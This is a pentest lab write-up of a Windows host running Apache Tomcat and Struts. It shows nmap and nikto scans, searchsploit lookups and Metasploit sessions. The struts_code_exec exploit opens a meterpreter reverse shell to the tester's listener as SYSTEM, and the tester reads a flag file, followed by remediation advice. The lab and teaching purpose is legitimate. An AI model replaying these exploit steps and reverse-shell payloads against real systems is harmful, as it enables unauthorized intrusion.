README.md

Pentest 6 - AS45 - 109 - 10.14.1.109

Introduction

First thing first I setup my environment.

```
mkdir ~/6
cd ~/6
export AS45=10.14.1.109
```

Scanning and Enumerating

Next, I begin to scan the host. Again I'm using AutoRecon here - it's very thorough, and I have been making a strong habit to review and understand the commands that are being executed and reviewed here. For this host, I'm namely most interested in the `nmap` and `nikto` output based on the host test in the portal.

```
sudo $(which autorecon) $AS45

┌──(kali㉿kali)-[~/6/results/10.14.1.109/scans]
└─$ cat _full_tcp_nmap.txt
# Nmap 7.94 scan initiated Mon Jul 31 18:42:23 2023 as: nmap -vv --reason -Pn -T4 -s
Increasing send delay for 10.14.1.109 from 0 to 5 due to 263 out of 657 dropped prob
Increasing send delay for 10.14.1.109 from 5 to 10 due to 86 out of 214 dropped prob
Nmap scan report for 10.14.1.109
Host is up, received user-set (0.21s latency).
Scanned at 2023-07-31 18:42:23 EDT for 1735s
Not shown: 64966 closed tcp ports (reset), 555 filtered tcp ports (host-unreach)
PORT      STATE SERVICE       REASON          VERSION
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 127
554/tcp   open  rtsp?         syn-ack ttl 127
2869/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP
8009/tcp  open  ajp13         syn-ack ttl 127 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http          syn-ack ttl 127 Apache Tomcat/Coyote JSP engine 1.1
```

```
|_http-server-header: Apache-Coyote/1.1
|_http-open-proxy: Proxy might be redirecting requests
| http-robots.txt: 4 disallowed entries
|_/docs /examples /manager /struts2-rest-showcase
|_http-title: Apache Tomcat/8.0.47
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST
10243/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49159/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49165/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49166/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Aggressive OS guesses: Microsoft Windows 8.1 R1 (98%), Microsoft Windows Server 2008
No exact OS matches for host (If you know what OS is running on it, see https://nmap
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=7/31%OT=135%CT=1%CU=42315%PV=Y%DS=2%DC=I%G=Y%TM=64C83F
OS:96%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=106%TI=I%TS=7)OPS(O1=M5B4N
OS:W8ST11%O2=M5B4NW8ST11%O3=M5B4NW8NNT11%O4=M5B4NW8ST11%O5=M5B4NW8ST11%O6=M
OS:5B4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)ECN(R=Y%DF=Y
OS:%T=80%W=2000%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=
OS:)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R
OS:=N)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=
OS:G)IE(R=N)

Uptime guess: 0.016 days (since Mon Jul 31 18:48:21 2023)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 0s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-07-31T23:10:00
|_  start_date: 2023-07-31T22:48:34
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 43913/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 17426/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 49689/udp): CLEAN (Failed to receive data)
|   Check 4 (port 30224/udp): CLEAN (Timeout)
```

```
|_  0/4 checks are positive: Host is CLEAN or ports are blocked

TRACEROUTE
HOP RTT       ADDRESS
1   206.13 ms 10.14.1.109

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://n
# Nmap done at Mon Jul 31 19:11:18 2023 -- 1 IP address (1 host up) scanned in 1734.
```

What does this get us? Notably, this appears to be a Windows Server running `rpc`, `smb`, and `Apache Tomcat`. Lets look at `Tomcat`:

```
┌──(kali㉿kali)-[~/…/results/10.14.1.109/scans/tcp8080]
└─$ cat tcp_8080_http_nikto.txt
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.14.1.109
+ Target Hostname:    10.14.1.109
+ Target Port:        8080
+ Start Time:         2023-07-31 19:11:21 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache-Coyote/1.1
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/examples/' is returned a non-forbidden or redirect HTTP code
+ /robots.txt: Entry '/struts2-rest-showcase/' is returned a non-forbidden or redire
+ /robots.txt: Entry '/docs/' is returned a non-forbidden or redirect HTTP code (200
+ /robots.txt: contains 4 entries which should be manually viewed. See: https://deve
+ /favicon.ico: identifies this app/server as: Apache Tomcat (possibly 5.5.26 throug
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS .
+ HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on th
+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the we
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.
+ /examples/jsp/snp/snoop.jsp: Displays information about page retrievals, including
```

This gives me a lot of good information - namely, some various directories I can snoop through, the robots.txt, and interestingly the `/struts2-rest-showcase`. What does robots.txt have?

```
┌──(kali㉿kali)-[~/…/results/10.14.1.109/scans/tcp8080]
└─$ cat tcp_8080_http_curl-robots.txt
```


```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"105-1510262854566"
Last-Modified: Thu, 09 Nov 2017 21:27:34 GMT
Content-Type: text/plain
Content-Length: 105
Date: Mon, 31 Jul 2023 23:11:19 GMT

User-agent: *
Disallow: /docs
Disallow: /examples
Disallow: /manager
Disallow: /struts2-rest-showcase
```


So we have determined so far that it's running Apache Tomcat/8.0.47 Apache-Coyote/1.1

What does searchsploit have? Lets check for `Tomcat`, `Apache-Coyote` and `Struts`

```
—$ searchsploit 8.0.47
------------------------------------------------------------------- ----------------
 Exploit Title                                                     |  Path
------------------------------------------------------------------- ----------------
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP | jsp/webapps/429
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP | windows/webapps
------------------------------------------------------------------- ----------------
Shellcodes: No Results

┌──(autorecon)—(kali㉿kali)-[~/…/results/10.14.1.109/scans/tcp8080]
└—$ searchsploit Apache-Coyote
Exploits: No Results
Shellcodes: No Results

┌──(autorecon)—(kali㉿kali)-[~/…/results/10.14.1.109/scans/tcp8080]
└—$ searchsploit Coyote
Exploits: No Results
Shellcodes: No Results

# Notably excerpting output here due to sheer number -
┌──(autorecon)—(kali㉿kali)-[~/…/results/10.14.1.109/scans/tcp8080]
└—$ searchsploit struts | wc -l
39
```

So there are a NUMBER of struts exploits available. From the information that I already had, I decided to see what Google had for Struts Windows vulnerabilities. This article had a very good description of the issue, and verification. I decided based on this, and verifying the same portal behavior on my end when navigating to the portal that this would be most relevant.





I open up msfconsole; there were a number of results here, to varying degrees of confidence. The first one I attempts was the `struts2_rest_xstream` , but I was unable to get success with this one with any set of options, shell, payload, etc.

```
msf6 > search cve-2017-9805

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  De
   -  ----                                          ---------------  ----       -----  --
   0  exploit/multi/http/struts2_rest_xstream       2017-09-05       excellent  Yes    Ap
```

```
msf6 > use 0
[*] Using configured payload generic/shell_reverse_tcp

msf6 exploit(multi/http/struts2_rest_xstream) > show options

Module options (exploit/multi/http/struts2_rest_xstream):

   Name       Current Setting                  Required  Description
   ----       ---------------                  --------  -----------
   Proxies                                     no        A proxy chain of format typ
   RHOSTS     10.14.1.109                      yes       The target host(s), see htt
   RPORT      8080                             yes       The target port (TCP)
   SRVHOST    0.0.0.0                          yes       The local host or network i
                                                         0.0.0.0 to listen on all a
   SRVPORT    8080                             yes       The local port to listen on
   SSL        false                            no        Negotiate SSL/TLS for outgo
   SSLCert                                     no        Path to a custom SSL certif
   TARGETURI  /struts2-rest-showcase/orders/3  yes       Path to Struts action
   URIPATH                                     no        The URI to use for this exp
   VHOST                                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.4.1       yes       The listen address (an interface may be specifi
   LPORT  4444             yes       The listen port

msf6 exploit(multi/http/struts2_rest_xstream) > set payload 15
payload => generic/shell_bind_tcp
msf6 exploit(multi/http/struts2_rest_xstream) > exploit

[*] Started bind TCP handler against 10.14.1.109:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_rest_xstream) > set payload 16
payload => generic/shell_reverse_tcp
msf6 exploit(multi/http/struts2_rest_xstream) > exploit

[*] Started reverse TCP handler on 172.16.4.1:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_rest_xstream) > exploit

[*] Started reverse TCP handler on 172.16.4.1:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_rest_xstream) > show options
```

At this point I did a little bit more googling to see what other good options I had. Was I running the exploit incorrectly, or was it just not relevant? Regardless, I happened across the following instead:

```
search struts
   11  exploit/multi/http/struts_code_exec                      2010-07-13       goo

Interact with a module by name or index. For example info 13, use 13 or use exploit/

msf6 > use 11
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/struts_code_exec) > show options

Module options (exploit/multi/http/struts_code_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD                       no        Execute this command instead of using command
   Proxies                   no        A proxy chain of format type:host:port[,type:
   RHOSTS                    yes       The target host(s), see https://github.com/ra
   RPORT    8080             yes       The target port (TCP)
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen
                                        on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                   no        Path to a custom SSL certificate (default is
   URI                       yes       The path to a struts application action ie. /
   URIPATH                   no        The URI to use for this exploit (default is r
   VHOST                     no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, p
   LHOST     172.16.4.1       yes       The listen address (an interface may be spec
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Universal
```

From here, I made the mistake and set the URI initially to the `.xhtml` from the `struts2-rest-showcase`. I realized afterwards what this was asking for, and also compared it to the previous exploit that was using the `orders` URI, so I set that here.

```
msf6 exploit(multi/http/struts_code_exec) > set URI /struts2-rest-showcase/orders/ne
URI => /struts2-rest-showcase/orders/new
msf6 exploit(multi/http/struts_code_exec) > exploit

[*] Started reverse TCP handler on 172.16.4.1:4444
[*] Sending request to 10.14.1.109:8080
[*] Command Stager progress -  59.09% done (26/44 bytes)
[*] Command Stager progress - 100.00% done (44/44 bytes)
[*] Attempting to execute the payload...
[*] Sending stage (175174 bytes) to 10.14.1.83
[*] Windows does not allow running executables to be deleted
[*] Delete the MZ����@���       ♦!♦L♦!This program cannot be run in DOS mode


http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software distributed unde
[*] Meterpreter session 1 opened (172.16.4.1:4444 -> 10.14.1.83:1222 ) at 2023-07-31

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 416 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 143E-C8EB


C:\>cd "Documents and Settings"
cd "Documents and Settings"

C:\Documents and Settings>dir
dir

 Directory of C:\Documents and Settings

10/26/2016  01:33 PM    <DIR>          .
```

```
10/26/2016  01:33 PM    <DIR>          ..
10/26/2016  01:33 PM    <DIR>          Administrator
10/26/2016  11:08 AM    <DIR>          All Users
10/26/2016  11:17 AM    <DIR>          John
               0 File(s)              0 bytes
               5 Dir(s)   5,263,998,976 bytes free

C:\Documents and Settings>cd Administrator
cd Administrator

C:\Documents and Settings\Administrator>dir
dir

 Directory of C:\Documents and Settings\Administrator

10/26/2016  01:33 PM    <DIR>          .
10/26/2016  01:33 PM    <DIR>          ..
03/25/2017  05:25 PM    <DIR>          Desktop
10/26/2016  01:34 PM    <DIR>          Favorites
10/26/2016  01:34 PM    <DIR>          My Documents
10/26/2016  12:56 PM    <DIR>          Start Menu
               0 File(s)              0 bytes
               6 Dir(s)   5,263,998,976 bytes free

C:\Documents and Settings\Administrator>cd Desktop
cd Desktop

C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 143E-C8EB

 Directory of C:\Documents and Settings\Administrator\Desktop

03/25/2017  05:25 PM    <DIR>          .
03/25/2017  05:25 PM    <DIR>          ..
03/25/2017  05:26 PM                19 key.txt
               1 File(s)             19 bytes
               2 Dir(s)   5,263,998,976 bytes free

C:\Documents and Settings\Administrator\Desktop>type key.txt
type key.txt
hbbja4okjkr1hamuycb
C:\Documents and Settings\Administrator\Desktop>
```

This yielded pretty quick success here without needing to change anything other than the URI.

Remediation

Based on Apaches' own advisory, there is no known workaround.
It is suggested to immediately upgrade to Apache Struts version 2.5.13 or 2.3.34.
https://cwiki.apache.org/confluence/display/WW/S2-052